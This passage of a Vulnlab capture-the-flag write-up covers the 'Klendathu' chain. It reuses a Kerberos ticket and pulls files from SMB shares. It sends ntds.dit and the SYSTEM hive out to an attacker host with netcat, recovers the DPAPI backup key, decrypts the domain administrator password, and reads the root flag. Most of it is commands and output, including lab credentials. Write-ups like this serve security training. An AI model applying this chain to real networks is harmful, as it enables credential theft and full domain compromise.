tfnKg7n4L7Bal85afGB/8NQej8dPeLW3NS6fECLIHf6y8WISg5V0aV0P2OvTK0TQeTwq4XKN3GMZJ6nNEcynk7by5cG/4WySpOqmWlgSnyYplb7r+y4oiAFlWCd01ibD40VZ0LLCUoRSHopXjnEQ1P1qaOBw9F2mbbfxzUdw0jkR0lUVTtLD+4+b3m5kGs8h50utg1TBR0UfHgAAAAA=
$ base64 -d svc_backup_krb5cc.base64 > svc_backup.ccache
Then check it:
$ impacket-describeTicket svc_backup.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 9c92bec51fdcae635544d8a092c34ac724f7ce390a6bfbb10e40d9aa796d1c97
[*] User Name                     : svc_backup
[*] User Realm                    : KLENDATHU.VL
[*] Service Name                  : krbtgt/KLENDATHU.VL
[*] Service Realm                 : KLENDATHU.VL
[*] Start Time                    : 01/03/2025 13:36:05 PM
[*] End Time                      : 01/03/2025 23:36:05 PM
[*] RenewTill                     : 08/03/2025 13:36:05 PM
[*] Flags                         : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : nJK+xR/crmNVRNigksNKxyT3zjkKa/uxDkDZqnltHJc=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/KLENDATHU.VL
[*]   Service Realm               : KLENDATHU.VL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
Confirmed it’s a valid ticket of
svc_backup
Export it to our global env variable:
$ export KRB5CCNAME=svc_backup.ccache
$ klist
Ticket cache: FILE:svc_backup.ccache
Default principal: svc_backup@KLENDATHU.VL

Valid starting       Expires              Service principal
03/01/2025 13:36:05  03/01/2025 23:36:05  krbtgt/KLENDATHU.VL@KLENDATHU.VL
	renew until 03/08/2025 13:36:05
Double check if we can authenticate to the DC:
$ nxc smb dc1.klendathu.vl --use-kcache
SMB         dc1.klendathu.vl 445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         dc1.klendathu.vl 445    DC1              [+] KLENDATHU.VL\svc_backup from ccache
OK
During our SMB enumeration at the beginning, we found some folders but not possible to access them, so let’s try again now using svc_backup account:
$ smbng -d 'klendathu.vl' -u 'svc_backup' --no-pass -k --host dc1.klendathu.vl --kdcHost dc1.klendathu.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc1.klendathu.vl' as 'klendathu.vl\svc_backup'!
■[\\dc1.klendathu.vl\]> use HomeDirs
■[\\dc1.klendathu.vl\HomeDirs\]> acls
d-------     0.00 B  2024-04-11 09:58  .\
d--h--s-     0.00 B  2024-04-16 01:09  ..\
d-------     0.00 B  2024-04-11 09:58  CLEA\
             Owner:   BUILTIN\Administrators
             Group:   KLENDATHU\Domain Users
             Allowed: CREATOR OWNER          WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\CLEA         WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\svc_backup   READ_CONTROL | SYNCHRONIZE

d-------     0.00 B  2024-04-11 09:58  DUNN\
             Owner:   BUILTIN\Administrators
             Group:   KLENDATHU\Domain Users
             Allowed: CREATOR OWNER          WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\DUNN         WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\svc_backup   READ_CONTROL | SYNCHRONIZE

d-------     0.00 B  2024-04-13 10:32  JENKINS\
             Owner:   BUILTIN\Administrators
             Group:   KLENDATHU\Domain Users
             Allowed: CREATOR OWNER          WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\JENKINS      WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\svc_backup   READ_CONTROL | SYNCHRONIZE

d-------     0.00 B  2024-04-11 09:57  SHUJUMI\
             Owner:   BUILTIN\Administrators
             Group:   KLENDATHU\Domain Users
             Allowed: CREATOR OWNER          WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\SHUJUMI      WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: KLENDATHU\svc_backup   READ_CONTROL | SYNCHRONIZE

■[\\dc1.klendathu.vl\HomeDirs\]> tree
├── CLEA/
├── DUNN/
├── JENKINS/
│   ├── AppData_Roaming_Backup.zip
│   └── jenkins.rdg
└── SHUJUMI/
■[\\dc1.klendathu.vl\HomeDirs\]> cd JENKINS
■[\\dc1.klendathu.vl\HomeDirs\JENKINS\]> get *
'AppData_Roaming_Backup.zip' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 101.2/101.2 kB • ? • 0:00:00
'jenkins.rdg' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.1/1.1 kB • ? • 0:00:00
■[\\dc1.klendathu.vl\HomeDirs\JENKINS\]> exit
We grab:
- AppData_Roaming_Backup.zip, an archive file.
- jenkins.rdg, an Remote Desktop Connection Manager configuration file.
.RDG Password decrypting (DC1\Administrator)
Review the jenkins.rdg file:
$ cat jenkins.rdg
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.93" schemaVersion="3">
  <file>
    <credentialsProfiles>
      <credentialsProfile inherit="None">
        <profileName scope="Local">KLENDATHU\administrator</profileName>
        <userName>administrator</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAABS0Gmx4U2k+bLUYfRpOl6wAAAAACAAAAAAADZgAAwAAAABAAAAAqvWFuXTLeCWvFNnkKjNDcAAAAAASAAACgAAAAEAAAAHHnv4NI9rTi06sCfSEy5hsoAAAAtCdIUjQfzQiJj363pO1RW/XSIlS/pMf/DBn3EHb8xEha6u1f/CMguhQAAACVsld41QgTZXMtLDfgrswQaShAxQ==</password>
        <domain>KLENDATHU</domain>
      </credentialsProfile>
    </credentialsProfiles>
    <properties>
      <expanded>True</expanded>
      <name>jenkins</name>
    </properties>
    <server>
      <properties>
        <name>dc1.klendathu.vl</name>
      </properties>
      <logonCredentials inherit="None">
        <profileName scope="File">KLENDATHU\administrator</profileName>
      </logonCredentials>
    </server>
  </file>
  <connected />
  <favorites />
  <recentlyUsed />
</RDCMan>
Found the
administratorhash in an encrypted format.
The Remote Desktop Connection Manager encrypts the credentials using DPAPI. This means decryption is not that easy without having the necessary information.
Also as we have seen earlier, due to the recent breach of the domain, they changed all of the credentials, so we cannot really use those credentials for that account.
Check the AppData_Roaming_Backup.zip file:
$ unzip AppData_Roaming_Backup.zip
$ tree
...
└── Microsoft
    ├── Protect
    │   ├── CREDHIST
    │   ├── S-1-5-21-641890747-1618203462-755025521-1110
    │   │   ├── 9b062d05-141e-4fda-9b2d-461f4693a5eb
    │   │   ├── BK-KLENDATHU
    │   │   └── Preferred
...
Ohhhh so good, we have found the DPAPI Master key
- Even if all credentials have beend changed inside the domain (as we read that in note.txt), the DPAPI keys remain the same ^^.
- The Hacker Recipes - Mimikatz - dpapi - rdg
- Synacktiv - Introducing ntdissector, a swiss army knife for your NTDS.dit files
- Synacktiv - Using ntdissector to extract secrets from ADAM NTDS files
Install Synacktiv - ntdissector:
$ git clone https://github.com/synacktiv/ntdissector.git
$ pipx install ./ntdissector
  installed package ntdissector 1.0, installed using Python 3.13.2
  These apps are now globally available
    - ntdissector
done! ✨ 🌟 ✨
To use it we need the NTDIS file and we found it before, useful for us since the passwords were changed after the latest breach, the registry is intact and we can exfilter the private key from the SYSTEM hive:
On our attacker machine:
$ nc -lvp 443 > ntds.dit
On the SRV2 in the root session:
[root@srv2 Active Directory]# nc -nv 10.8.4.253 443 < ntds.dit
On our attacker machine:
$ nc -lvp 443 > SYSTEM
On the SRV2 in the root session:
[root@srv2 registry]# nc -nv 10.8.4.253 443 < SYSTEM
We parse records of an NTDS database:
$ ntdissector -ntds ntds.dit -system SYSTEM -outputdir . -ts -f all
Review the JSON output to find the pvk value (private key) encoded in base64:
$ cat out/118a48dc41fce5ffea884c0793d4ac92/secret.json | jq | grep pvk
    "pvk": "HvG1sAAAAAABAAAAAAAAAAAAAACUBAAABwIAAACkAABSU0EyAAgAAAEAAQDVohzlRlC5PF0oLzwI/dqKTjs18hMm8ICG0Dhib5UBo7ukmgYEjqP7sINEvyuEPxTNPkDlqHGunnK2/pi4Ydc8mz7vHSB6xquC4gugjl01EnoROGb3u/hbsv72HJT9BmUa1lwp1ZyCzG9zksKSktAflfzzqYUYvc9IyApB8uItxxJc6vvrXnPipJy5ZBvbDByF9h8eX7NqV7CNoy4dYHkr54LsRofz/b2aHUc+391Ol1XBN719MhnZ0TUWPbuKHn3jblarSUd8oIW+iXrFPoyocFyHxAuDUQ07KVsRdOTtP8b5w2DB1Rcidj1BTSJjwqjVdoHlr5jxTwDQn16lJyDFq9Hc6+7rS04fpyboz6pt0TlAcfR0Ip8t/MIxMqDHjvCE9b8XDOHNcgNX077vWFKXkzBpPe+hjcP7+pENHgZOP799aVs7cA+fxBx6yvHF4Hr9em8dAOQJ9dkfa9WtPpFlOo+g4asHq4TmHeJGPEEssyjy+YfFWI4J/un+ky5AquB/3bBUknkWC7UAvjkkl6SkM7+237vzgWloQbGljr303CcZAlx0HhnRdz/yIUDqJOmO1mWtqbGrPLuPOP6BwX8Y26FCPxs7b8dgjlf64P3BeLCw03pRyzvdQnRQsGgiKulK3jKI63pjnYfqcvjezi0uz+PNcuLbP+TOp6MqKJme4JGsyw3fEV/pwuNhsRrAdPFJdMz2NPlTPMTTok/2oOTAKjc8OJeMHN6g5R3VWtdxl8jRM+7M1CvMJsGALLquT0dipS77lOJprVd51PVJCFKHkBo0m1MXnGqNojcVKgnzLQ3tHE6k/edMjFiW72gqiKmCxdaqim6HlSy+0LKJn22N0cqKfB9zsnJTjhgDCdyTV5OQPlCP2w53mxnZmz2H+fyTNEk639k2457DwZJ+oLuGeq5fymKDPA8TMAddoD6GF55LCoeA+1UFhK/TMuThd4cWCXLQfO290BStmSYUP4JnWPXjnwDFsisUoLOlMszH/OpRGsgCYd4FIGlBjDzojMF8GVoopk/rk9nqnRpkvjz6vCKgEvSLba3qJQUnmrG7fM+VO6SS1kiHBMOVJphepxDzrTGfu83FBVnE3OSUzAmKe76FEg4KdDfhLR/PY8toiLOL3g6Wnwm38n/C+GC8xe4rVPqozXaRVs+kZ5bkiEMRiYymcnyuf/f3lkdS6Gy1Cykyq8WOs22z1yGlvlfWEAtMHgbDBzneqXGNsOFWCD6OEihoHZHNAFOSSEbGJNuLrXLNkPGiQYiVlq+J7S7t+oYriZcYF/WtqYmj4gV2QJXEBjwVkU2UwZXtwD6EIirqxkQcFVsuYwhfD/iM64LKD3hgm1kiyxSvLGO7AJ/gOJSDP3Rzqz3W4iE9csaJ1EzzKSCuEDWOgyH/iFW1th6SSNexkepgAyjBH6qx5MUwfaciE6VZUUwD6oj8mHk70fxqWVvyDKnnFult2xnTcDHMZlbIn35xT5E0KB0MYcmPwBQK3nsbBAzycoDGdWbwvCisA3OR0YcQ4JuS1vPT6wMuzV4=",
Let’s decode it and put it to dpapi.key:
$ echo -n 'HvG1sAAAAAABAAAAAAAAAAAAAACUBAAABwIAAACkAABSU0EyAAgAAAEAAQDVohzlRlC5PF0oLzwI/dqKTjs18hMm8ICG0Dhib5UBo7ukmgYEjqP7sINEvyuEPxTNPkDlqHGunnK2/pi4Ydc8mz7vHSB6xquC4gugjl01EnoROGb3u/hbsv72HJT9BmUa1lwp1ZyCzG9zksKSktAflfzzqYUYvc9IyApB8uItxxJc6vvrXnPipJy5ZBvbDByF9h8eX7NqV7CNoy4dYHkr54LsRofz/b2aHUc+391Ol1XBN719MhnZ0TUWPbuKHn3jblarSUd8oIW+iXrFPoyocFyHxAuDUQ07KVsRdOTtP8b5w2DB1Rcidj1BTSJjwqjVdoHlr5jxTwDQn16lJyDFq9Hc6+7rS04fpyboz6pt0TlAcfR0Ip8t/MIxMqDHjvCE9b8XDOHNcgNX077vWFKXkzBpPe+hjcP7+pENHgZOP799aVs7cA+fxBx6yvHF4Hr9em8dAOQJ9dkfa9WtPpFlOo+g4asHq4TmHeJGPEEssyjy+YfFWI4J/un+ky5AquB/3bBUknkWC7UAvjkkl6SkM7+237vzgWloQbGljr303CcZAlx0HhnRdz/yIUDqJOmO1mWtqbGrPLuPOP6BwX8Y26FCPxs7b8dgjlf64P3BeLCw03pRyzvdQnRQsGgiKulK3jKI63pjnYfqcvjezi0uz+PNcuLbP+TOp6MqKJme4JGsyw3fEV/pwuNhsRrAdPFJdMz2NPlTPMTTok/2oOTAKjc8OJeMHN6g5R3VWtdxl8jRM+7M1CvMJsGALLquT0dipS77lOJprVd51PVJCFKHkBo0m1MXnGqNojcVKgnzLQ3tHE6k/edMjFiW72gqiKmCxdaqim6HlSy+0LKJn22N0cqKfB9zsnJTjhgDCdyTV5OQPlCP2w53mxnZmz2H+fyTNEk639k2457DwZJ+oLuGeq5fymKDPA8TMAddoD6GF55LCoeA+1UFhK/TMuThd4cWCXLQfO290BStmSYUP4JnWPXjnwDFsisUoLOlMszH/OpRGsgCYd4FIGlBjDzojMF8GVoopk/rk9nqnRpkvjz6vCKgEvSLba3qJQUnmrG7fM+VO6SS1kiHBMOVJphepxDzrTGfu83FBVnE3OSUzAmKe76FEg4KdDfhLR/PY8toiLOL3g6Wnwm38n/C+GC8xe4rVPqozXaRVs+kZ5bkiEMRiYymcnyuf/f3lkdS6Gy1Cykyq8WOs22z1yGlvlfWEAtMHgbDBzneqXGNsOFWCD6OEihoHZHNAFOSSEbGJNuLrXLNkPGiQYiVlq+J7S7t+oYriZcYF/WtqYmj4gV2QJXEBjwVkU2UwZXtwD6EIirqxkQcFVsuYwhfD/iM64LKD3hgm1kiyxSvLGO7AJ/gOJSDP3Rzqz3W4iE9csaJ1EzzKSCuEDWOgyH/iFW1th6SSNexkepgAyjBH6qx5MUwfaciE6VZUUwD6oj8mHk70fxqWVvyDKnnFult2xnTcDHMZlbIn35xT5E0KB0MYcmPwBQK3nsbBAzycoDGdWbwvCisA3OR0YcQ4JuS1vPT6wMuzV4=' | base64 -d > dpapi.key
We have all of the requirements in order to extract and decrypt the admin password from the RDG file.
Let’s do it using dpapilab-ng - rdgdec.py or diana - diana-msrdcmandec.py:
$ git clone https://github.com/tijldeneut/dpapilab-ng.git
$ python3 dpapilab-ng/rdgdec.py jenkins.rdg --masterkey Roaming/Microsoft/Protect/S-1-5-21-641890747-1618203462-755025521-1110/ --sid S-1-5-21-641890747-1618203462-755025521-1110 -k dpapi.key
[+] Profile:  KLENDATHU\administrator
    Username: administrator
    Domain:   KLENDATHU
    Password: @@MoreDeadBugs@@
-------------------------------------------------------------------------------
[+] Decrypted 1 out of 1 credentials
OR
$ git clone https://github.com/tijldeneut/diana.git
$ python3 diana/diana-msrdcmandec.py jenkins.rdg --masterkey Roaming/Microsoft/Protect/S-1-5-21-641890747-1618203462-755025521-1110/ --sid S-1-5-21-641890747-1618203462-755025521-1110 -k dpapi.key
[+] Profile:  KLENDATHU\administrator
    Username: administrator
    Domain:   KLENDATHU
    Password: @@MoreDeadBugs@@
-------------------------------------------------------------------------------
[+] Decrypted 1 out of 1 credentials
Found
Administrator:@@MoreDeadBugs@@
For both, we needed to install the dpapick3 module like this (as not found via pipx):
$ pip3 install dpapick3 --break-system-packages
DC1
Last flag grabbing
$ nxc winrm dc1.klendathu.vl -u 'Administrator' -p '@@MoreDeadBugs@@' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.157.85    5985    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
WINRM       10.10.157.85    5985    DC1              [+] KLENDATHU.VL\zim:football22
WINRM       10.10.157.85   5985     DC1              [+] Executed command (shell type: powershell)
WINRM       10.10.157.85   5985     DC1              VL{f01ec8a248a3e45a554bb247e2d7a668}
OR
$ evil-winrm -i dc1.klendathu.vl -u 'administrator' -p '@@MoreDeadBugs@@'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
VL{f01ec8a248a3e45a554bb247e2d7a668}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=0c879348-7dc8-4501-94c3-2bb1ba1a8738
Writeup
Klendathu - what does it mean?
The name of this Chain is a reference to Starship Troopers.
Starship Troopers is a 1997 American science fiction action film directed by Paul Verhoeven and written by Edward Neumeier, based on the 1959 novel by Robert A. Heinlein.
The Battle of Klendathu refers to the invasion of Federation Forces on the Bug homeworld Klendathu. The attack was a complete defeat, resulting in heavy casualties for the United Citizen Federation.